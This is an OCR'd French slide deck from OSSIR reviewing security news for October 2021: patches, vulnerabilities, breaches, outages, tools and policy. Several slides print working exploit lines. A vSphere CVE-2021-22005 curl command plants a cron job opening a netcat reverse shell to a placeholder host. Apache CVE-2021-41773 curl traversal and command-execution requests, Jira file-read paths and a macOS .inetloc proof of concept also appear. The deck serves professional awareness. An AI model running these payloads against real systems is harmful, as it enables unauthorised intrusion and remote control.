Revue d'actualité de l'OSSIR

12 octobre 2021

Aurélien Denis
*Vladimir Kolla @mynameisv_*

OSSIR

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories
Microsoft - Avis


En septembre :

- 86 vulnérabilités corrigées
- 48 touchant Chromium

- A retenir :
  - CVE-2021-36965 exécution de code à distance depuis WLAN AutoConfig
  - CVE-2021-38667, CVE-2021-38671, CVE-2021-40447 sur le spooler d’impression

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Failles / Bulletins / Advisories
Microsoft - Divers

PrintNightmare c’est enfin fini

- Corrigé dans le bulletin de septembre

  https://twitter.com/gentilkiwi/status/1437850150513295369
- Fin du feuilleton de l’été, ou presque… très nombreux problèmes avec les imprimantes

  https://www.ginjfo.com/actualites/logiciels/windows-10/windows-10-et-kb5005565-attention-aux-problemes-dapplications-dimpression-et-de-bluetooth-20210927

Failles / Bulletins / Advisories
90's

Les années 90 viennent d'appeler...

Elles veulent récupérer leur vulnérabilités

Failles / Bulletins / Advisories
Microsoft - Divers

OMIGOD

- OMI, outil d'exploitation à distance
- Déployé par défaut sur les VM Linux dans Azure
  - 1 exécution de commande à distance sans authentification (CVE-2021-38647)
  - 3 élévations locales de privilèges

  https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure#
- Aussi inclus dans IBM QRadar du market place Azure

https://www.ibm.com/support/pages/security-bulletin-ibm-qradar-azure-marketplace-images-include-open-management-infrastructure-rpm-which-vulnerable-remote-code-execution-cve-2021-38647

Contourner l'écran de verrouillage de Windows simple comme…

- Pas simple du tout en fait
- Ressemble aux évasions de Citrix XenApp/XenDesktop

  https://halove23.blogspot.com/2021/09/zdi-21-1053-bypassing-windows-lock.html

Failles / Bulletins / Advisories
Microsoft - Divers

Contourner les limites d'erreur d'authentification sur Azure

- C'est une fonctionnalité : Azure AD Seamless SSO
  - Envoie d'un ticket Kerberos sur l'autologon
  - Sans limite en cas d'erreur sur https://autologon.microsoftazuread-sso.com//winauth/trust/2005/usernamemixed
- Qui ne génère pas de log 🤦‍♂️
  https://twitter.com/gentilkiwi/status/1437850150513295369

AD CS pour les nuls… ou presque

https://www.securew2.com/blog/active-directory-certificate-services-ad-cs-explained

- Sinon 😁 : https://www.nolimitsecu.fr/adcs/

Microsoft Digital Defense Report 2021

- 58% des attaquent viennent de Russie
- 32% viennent des renseignements Russes
- 46% des attaques visent les USA, 19% l'Ukraine
  https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report?rtc=1

Failles / Bulletins / Advisories
Navigateurs (principales failles)

Chrome et Firefox, appel à MSIE *(CVE-2021-38492)*

- Appel à MSIE avec le shéma mk://
- Utilisé pour exploiter des vulnérabilités MSIE puis Chrome ou FF

https://www.mozilla.org/en-US/security/advisories/mfsa2021-38/#CVE-2021-38492

Failles / Bulletins / Advisories
Navigateurs (principales failles)

aaaaaaaaaaaaaaaaaaaa

- Exécution de code arbitraire dans le navigateur

  https://gist.github.com/wdormann/bbf95c5ccebb826a1e21124cfb320106

  https://github.com/avboy1337/1195777-chrome0day

Failles / Bulletins / Advisories

Applications / Framework / … (principales failles)

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

vMWare

- vSphere, exécution de code à distance sans authentification CVE-2021-22005
  - Si l'option CEIP est activée
  - Code d'exploitation :

```
curl -kv "https://IP-CIBLE/analytics/telemetry/ph/api/hyper/send?_c=&_i=/../../../../../../etc/cron.d/$RANDOM" -H Content-Type: -d "* * * * * root nc -e /bin/sh IP-SHELLBACK 4444"
```

https://twitter.com/wvuuuuuuuuuuuuu/status/1442634215330390020

- vCenter, exécution de code à distance sans authentification CVE-2021-21972
  - Ecriture arbitraire de fichier par téléversement d'un TAR exploitant un directory traversal
  - Exécution de code si le fichier est un JSP, mais avec l'utilisateur "vsphere-ui"
    - Facile contre un vCenter sous Windows
    - Demande plusieurs itération avec vCenter VCSA
      - `../../usr/lib/vmware-vsphere-ui/server/work/deployer/s/global/[ICI LE NOMBRE INCREMENTAL]/0/h5ngc.war/resources/`

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Atlassian Confluence, exécution de code à distance sans authentification (CVE-2021-26084)

- Exécution de code Java à distance sans authentification grâce à un POST
  - Sur /pages/doenterpagevariables.action

https://github.com/httpvoid/writeups/blob/main/Confluence-RCE.md

Atlassian Jira Server/Data Center 8.4.0 (CVE-2021-26086)

- Lecture arbitraire de fichier

```
GET /s/cfx/_/;/WEB-INF/web.xml
GET /s/cfx/_/;/META-INF/maven/com.atlassian.jira/jira-webapp-dist/pom.properties
```

https://packetstormsecurity.com/files/164405/Atlassian-Jira-Server-Data-Center-8.4.0-File-Read.html

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Apache 2.4.49, exécution de code à distance sans authentification (CVE-2021-41773 puis CVE-2021-42013)

- Inclusion locale de fichier (LFI) si **mod_cgi e**st activé

```
curl -vv "http://IP-CIBLE/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd"
```

- Transformée en RCE si :
  - «`Require all denied`» est modifé en «`all granted`»
  - Pour «`/`» ou «`/bin`» ce qui est **ultra rare**

```
curl -vv --data "A=|echo;id" "http://IP-CIBLE/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh"
```

- 2.4.50 contournable avec "`/.;/`"
  https://twitter.com/ortegaalfredo/status/1445760130818007051
- 2.4.51 contournable avec "`/.%%32%65/`" 😉
  https://twitter.com/cyb3rops/status/1446564547536592900
- Normaliser avant de décoder !!?

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Apache 2.4.49 exécution de code à distance sans authentification CVE-2021-41773

https://github.com/apache/httpd/commit/4c79fd280dfa3eede5a6f3baebc7ef2e55b3eb6a#diff-6418f40952d9b5f8e2aa0b8789022a1d6b484c2f2300ded31547129f74295f1c

Implement ap_getparent() using ap_normalize_path(). ...

```
It is functionaly the same as AP_NORMALIZE_ALLOW_RELATIVE flag, while
ap_normalize_path() is more efficient (single pass).



git-svn-id: https://svn.apache.org/repos/asf/httpd/httpd/trunk@1879075 13f79535-47bb-0310-9956-ffa450edef68
```

ylavic committed on 22 Jun 2020 ✓

Add ap_normalize_path() to replace ap_getparents() (with options). ...

```
include/httpd.h: Declare ap_normalize_path() and flags.
    AP_NORMALIZE_ALLOW_RELATIVE:
        Don't require that the path be absolute as per RFC 7230.
        This is needed for lookup subrequests.
    AP_NORMALIZE_NOT_ABOVE_ROOT:
        Check that directory traversal ("..") don't go above root, or
        initial directory with relative paths.
    AP_NORMALIZE_DECODE_UNRESERVED:
        Decode unreserved characters (like '.') first since they have
        the same semantics encoded and decoded.
    AP_NORMALIZE_MERGE_SLASHES:
        Merge multiple slahes into a single one.
    AP_NORMALIZE_DROP_PARAMETERS:
        Ignore path parameters (";foo=bar"). Not used by httpd but since
        ap_normalize_path() is taken from mod_jk's jk_servlet_normalize()
        it can allow them to use the upstream version now.

server/util.c: Implement ap_normalize_path().

modules/dav/main/util.c: Replace call to ap_getparents() using
    ap_normalize_path() with AP_NORMALIZE_DECODE_UNRESERVED flag since
    the path comes from an obsolute URL (thus potentially %-encoded).

modules/generators/mod_autoindex.c: Replace call to ap_getparents() using
    ap_normalize_path() with AP_NORMALIZE_ALLOW_RELATIVE and
    AP_NORMALIZE_NOT_ABOVE_ROOT flags to be consistent with original code.

include/ap_mmn.h: MINOR bump for ap_normalize_path().



git-svn-id: https://svn.apache.org/repos/asf/httpd/httpd/trunk@1879074 13f79535-47bb-0310-9956-ffa450edef68
```

ylavic committed on 22 Jun 2020 ✗

Failles / Bulletins / Advisories
Systèmes

macOS, exécution de code à l'ouverture de fichiers .inetloc

- Peut être envoyé dans un mail
- Inclusion d'un lien file://////// … mais corrigé
  - Marche toujours avec **F**ile://////...

https://ssd-disclosure.com/ssd-advisory-macos-finder-rce/

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>URL</key>
    <string>FiLe://////////////////////////System/Applications/Calculator.app</string>
  </dict>
</plist>
```

iOS 15.0.1, élévation locale de privilèges (CVE-2021-30883)

- Exploité dans la nature

https://support.apple.com/en-us/HT212846

https://saaramar.github.io/IOMFB_integer_overflow_poc/


Failles / Bulletins / Advisories
Smartphones (principales failles)

Apple iOS, 4 vulnérabilités permettant une fuite de données personnelles

- Publiées par un chercheur mécontent de ne pas avoir été crédité
  - Dont 3 0-days / non corrigées
- Gamed 0-day, permet à une app d'accéder à :
  - Le mail et nom du propriétaire du smartphone,
  - Le jeton d'identification Apple ID du propriétaire, pour connecter aux différents sites *.apple.com ;
  - La base CoreDuet (historique des évènements dont contacts, urls envoyées en message…)
  - La base de données Speed Dial (numérotations plus rapide des favoris)
- Analyticsd (corrigé à partir d'iOS 14.7) permet à une app d'accéder aux journaux d'analyse
- Nehelper, permet à une app de lister toutes les autres applications installées
- Nehelper Wifi Info, permet à une app de lister tous les points d'accès WiFi enregistrés

https://habr.com/en/post/579714/

Stats du mois



A Mettre à jour


Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

DDoS réfléchi sur TCP sur des firewalls, IDS, IPS...

- Supporte des flux asymétriques, donc sans SYN-ACK
- En cas de blocage, envoie une page web complète
- Découvert en essayant de contourner la censure

https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/



Vermilion Strike, l'implant Cobalt Strike pour Linux

- Découvert dans la nature
- Non detecté par les AV, EDR…


https://www.intezer.com/blog/malware-analysis/vermilionstrike-reimplementation-cobaltstrike/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Hack WiFi depuis Bluetooth sur Broadcom

- Mémoire partagée : WLAN RAM Sharing
  - Par des puces pourtants différentes/dédiées
  - Contient du code exécuté par les puces
- En cas de hack/contrôle du Bluetooth
  - Ecriture d'un payload dans la RAM partagée
  - Exécuté par la puce WiFi

https://naehrdine.blogspot.com/2021/04/bluetooth-wi-fi-code-execution-wi-fi.html




It's raining drones, Hallelujah!

- Imaginez que cela soit suite à un piratage/brouillage

https://twitter.com/pitdesi/status/1445119043199913990

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Facebook, fuite des données 1,5 milliards d'utilisateurs




- Ou pas :
  - Mise en vente sur RaidForums

    https://web.archive.org/web/20211005121057/https:/rfmirror.com/Thread-SELLING-Facebook-1-5b-Database-is-available-for-sell
  - Mais ce serait une arnaque 😠
    - On ne peut vraiment plus faire confiance à personne….

Twitch, fuite de TOUS leurs outils et beaucoup de données

- Outils, rémunérations des streamers…
- Décrit comme le plus gros piratage de la décennie 🤔
  - Pire que Vault7 ?
  - Pire que Hacking Team ?
  - Pire que ShadowBroker ?
  - Pire que "All US citizen" ?
- Et alors, quelles seront les conséquences ?
  - Aucune 😉



Piratages, Malwares, spam, fraudes et DDoS
Pannes

Facebook est en panne et alors !!?

- Problème BGP
  - Passage d'une commande qui a tout coupé
  - La protection contre les commandes à risque à buggé
  - Accès distant impossible
  - Beaucoup de sécurité physique a ralenti l'opération sur site
  - Service remonté sans surcharge grâce à leurs exercices de simulation de crise (panne de DC)
- Les pannes des GAFAM, cela arrive tout le temps !
  - AWS https://status.aws.amazon.com/
  - Les rapports des principales pannes AWS https://aws.amazon.com/premiumsupport/technology/pes/
  - Google https://status.cloud.google.com/
  - Azure https://azure.microsoft.com/en-us/status/
  - Azure DevOps https://status.dev.azure.com/
  - Facebook https://status.fb.com/

https://engineering.fb.com/2021/10/05/networking-traffic/outage-details/

https://www.france24.com/en/tv-shows/the-debate/20211005-facebook-down-will-whistleblower-revelations-lead-to-regulation

Piratages, Malwares, spam, fraudes et DDoS
Pannes

Facebook est en panne et alors !!?

Encore la faute de BGP “Bridging Gap Protocol” 🤦‍♂️🤦‍♂️🤦‍♂️

Piratages, Malwares, spam, fraudes et DDoS
Publication

ANSSI, mise à jour du guide de l'authentification


- Réécriture complète

https://www.ssi.gouv.fr/guide/recommandations-relatives-a-lauthentification-multifacteur-et-aux-mots-de-passe/

AXA, rapport 2021 des risques futurs

- Risque N°1 : le climat
- Risque N°2 : le cyber

https://www.axa.com/en/press/publications/future-risks-report-2021



Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

WireGuard dans les Freebox

https://www.nextinpact.com/article/47822/vpn-wireguard-sur-freebox-beta-debute-comment-ca-marche

WireGuard dans le noyau Windows

https://www.nextinpact.com/article/47817/wireguardnt-protocole-vpn-adapte-au-noyau-windows

HandleKatz, pour capturer la mémoire de LSASS

- Ré-implémentation de du minidump de ReactOS + clone de Handle
- Utilise également du Phantom DLL hollowing
  - Mapping d'une section en mémoire dans un process avec une DLL "hollowée"
- Technique non detectée (pour l'instant)
- Présenté à BruCon 2021

https://github.com/codewhitesec/HandleKatz

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

GitOops

- Afficher les héritages de droits Github sous forme de graph
  - Jobs, variables...

https://github.com/ovotech/gitoops

DFIR / OSINT
Techniques & outils

Tsurugi Linux 2021.1

- Les recherches en source ouverte (OSINT) sur les réseaux sociaux Facebook, Instagram, Twitter, Linkedin, Snapchat…
- Des plugins pour l'outil de rétroconception Radare2 (et donc pour l'analyse de malware sans IDA ou Ghidra)
- Des outils pour faire de la recherche sur les cryptomonnaies
- Des outils créés par Giovanni pour de la reconnaissance faciale (Pictures Analysis > Computer Vision)
- Et encore pleins d'autres choses 😃 …

https://tsurugi-linux.org/index.php

Business et Politique

Business
Monde

F5 acquière Threat Stack pour $68 millions

- Sorte de SOC Cloud

  https://twitter.com/F5/status/1439939671744778242

Droit / Politique
Monde

Facebook, une lanceuse d'alerte dénonce les abus

- Facebook privilégie les contenus "attirants" donc mensonger et complotistes
- Facebook/Instagram… accentuent les problèmes d'image de soi et de mal-être psychologique
  - Facebook le sait et ne fait rien
- Facebook a menti à ses actionnaires
  - Ce qui est illégal pour une entreprise cotée en bourse aux USA

https://www.lemonde.fr/pixels/article/2021/10/05/la-lanceuse-d-alerte-de-facebook-temoigne-devant-le-senat-americain_6097200_4408996.html

https://www.lemonde.fr/economie/article/2021/10/05/facebook-frances-haugen-une-lanceuse-d-alerte-a-la-demarche-tres-structuree_6097253_3234.html

Le gouvernement US récupère les données des utilisateurs Google

- Si leurs recherches correspondent à une liste de mots clefs liés à des affaires en cours

https://www.forbes.com/sites/thomasbrewster/2021/10/04/google-keyword-warrants-give-us-government-data-on-search-users/?sh=6775c2417c97

Droit / Politique
Monde

Hollande : une attaque contre un système critique = réponse militaire ou hackback

- Un peu comme leur attaque contre APT29/Cozy Bear/FSB

https://therecord.media/netherlands-can-use-intelligence-or-armed-forces-to-respond-to-ransomware-attacks/

Le gouvernement Chinois va préempté les vulnérabilités

- Toute vulnérabilité devra d'abord être communiquée au gouvernement
  - Qui fera tout pour la corriger 😂🤣

https://portswigger.net/daily-swig/research-roadblock-security-pros-weigh-in-on-chinas-new-vulnerability-disclosure-law

Conférences

Conférences

Passée

- Black Alps, 23 septembre 2021
- Brucon, 7 au 8 octobre 2021

A venir

- Le Hack
- Sthack - 15 octobre 2021
- Insomni’hack - en 2022

Divers / Trolls velus

Divers / Trolls velus

Pwned, à lire !

- Histoires incroyables du cybercrime
- Vous l’appelez comme vous voulez : blog, newsletter… mais lisez !

  https://pwned.substack.com/

Divers / Trolls velus

Comment publier des spécifications confidentielles sur le char Leclerc ?


- Simple comme un débat sur le forum d'un jeu de char

  https://forum.warthunder.com/index.php?/topic/502663-leclerc-s1-vs-s2/page/5/

La France, n°6 mondial concernant les capacités cyber

- 10 pour l'aspect offensif
- (oui, cette étude date de 2020 😉)

  https://www.belfercenter.org/publication/national-cyber-power-index-2020



Divers / Trolls velus

Les auteurs de Conti arnaquent leurs clients ?

- Porte dérobée crypto et possibilité de prendre le contrôle des négociations
- Plusieurs cyberciminels se sont déjà plaints
- Y’a pu d’confiance ma bonne dame !

https://www.zdnet.fr/actualites/des-cybercriminels-se-plaignent-de-se-faire-arnaquer-par-d-autres-cybercriminels-39930093.htm

Vx-underground se lance dans une gigantesque collecte

- Celle des documentations de TOUTES les APT et des échantillons des malwares

https://twitter.com/vxunderground/status/1446341747395735565?s=11

Prochaines réunions

Prochaine réunion

- 9 novembre 2021… toujours en visio

After Work

- Pas avant ~~Q3~~ Q4 2021 ?

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?